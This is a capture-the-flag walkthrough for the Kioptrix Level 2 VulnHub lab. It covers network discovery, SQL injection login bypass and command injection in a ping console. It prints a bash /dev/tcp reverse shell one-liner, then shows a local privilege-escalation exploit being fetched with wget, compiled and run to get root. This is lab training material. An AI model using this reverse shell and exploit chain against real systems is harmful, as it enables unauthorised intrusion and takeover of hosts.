## **Kioptrix-Vulnhub Level 2 Written by Macha**

Currently scanning: Finished!   Screen View: Unique Hosts				
2379 Captured ARP Req/Rep packets, from 7 hosts. Total size: 142740				
IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	c8:d3:a3:de:53:20	994	59640	D-Link International
192.168.1.27	54:48:10:e2:00:39	144	8640	Dell Inc.
192.168.1.32	00:0c:29:3d:69:f7	148	8880	VMware, Inc.
192.168.1.23	50:9a:4c:b9:a5:1c	1	60	Dell Inc.
192.168.1.25	54:e1:ad:0e:4b:03	1090	65400	LCFC(HeFei) Electronics Technology co., ltd
192.168.1.26	d4:81:d7:f6:a0:b8	1	60	Dell Inc.
192.168.1.28	54:bf:64:20:8e:f7		60	Dell Inc.

Figure 1: Firstly i using netdiscover to identify the vmware i setup for kioptrix machine



Figure 2:Yeah this is my victim to enumerate more

Figure 3: I starting using nmap to know what services is running in kioptrix machine




Figure 4:The web application is vulnerable to sql injection




Figure 5:After i using sql injection query i found administrative web console




Figure 6:From here we able ping 8.8.8.8 it's look like command injection in web application

## Bash

Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 θ>&1
```

Figure 7:I try to get bash reverse shell from pentest monkey to perform reverse shell




Figure 8:From here i using reverse shell to bind shell to my kali box and finally i got shell and my shell is low privilege

## **Privilege Escalation**

```
bash-3.00$ lsb_release -a
LSB Version: :core-3.0-ia32:core-3.0-noarch:qraphics-3.0-ia32:graphics-3.0-noarch
Distributor ID: CentOS
Description: CentOS release 4.5 (Final)
Release: 4.5
Codename: Final
bash-3.00$
```

Figure 9:From here kioptrix machine using os centos and kernel version is 4.5.




Figure 10:I just search in google the centos kernel version some exploit able to perform privilege escalation

```
root@kali:~/Desktop/vulnhub/kioptrix(2)# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Figure 11:After i download the exploit file i want to transfer the exploit to victim machine this method I using for transfer file.

```
bash-3.00$ wget http://192.168.1.30/9542.c
--00:00:50-- http://192.168.1.30/9542.c
=> `9542.c.1'

Connecting to 192.168.1.30:80... connected.

HTTP request sent, awaiting response... 200 OK

Length: 2,643 (2.6K) [text/plain]

OK ..

100% 180.04 MB/s

90:00:50 (180.04 MB/s) - `9542.c.1' saved [2643/2643]

bash-3.00$
```

Figure 12:In victim machine i just wget the file

```
bash-3.00$ ls -la
total 24
drwxr-xrwx
            4 root
                     root
                            4096 Apr 18 00:01 .
drwxr-xr-x 23 root root
                            4096 Apr 17 23:20
-rw-r--r-- 1 apache apache 2643 Apr 9 02:35 9542.c
drwxrwxrwt
            2 root
                     root
                             4096 Apr 17 23:21 .font-unix
                            4096 Apr 17 23:20 .ICE-unix
drwxrwxrwt
           2 root
                     root
bash-3.00$ gcc -o ayam 9542.c
9542.c:109:28: warning: no newline at end of file
bash-3.00$ ls -la
total 32
drwxr-xrwx 4 root
                     root
                            4096 Apr 18 00:02 .
drwxr-xr-x 23 root
                     root
                             4096 Apr 17 23:20 .
- rw - r - - r - -
           1 apache apache 2643 Apr 9 02:35 9542.c
-rwxr-xr-x 1 apache apache 6932 Apr 18 00:02 ayam
drwxrwxrwt
            2 root
                     root
                            4096 Apr 17 23:21 .font-unix
                            4096 Apr 17 23:20 .ICE-unix
drwxrwxrwt
            2 root
                     root
bash-3.00$
```

Figure 13:After the file successfully transfer i want compile the exploit file to ayam. ayam will be my exploit file

```
bash-3.00$ ./ayam
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#
```

Figure 14:booyah finally i able run the exploit it's give me the root privilege in kioptrix machine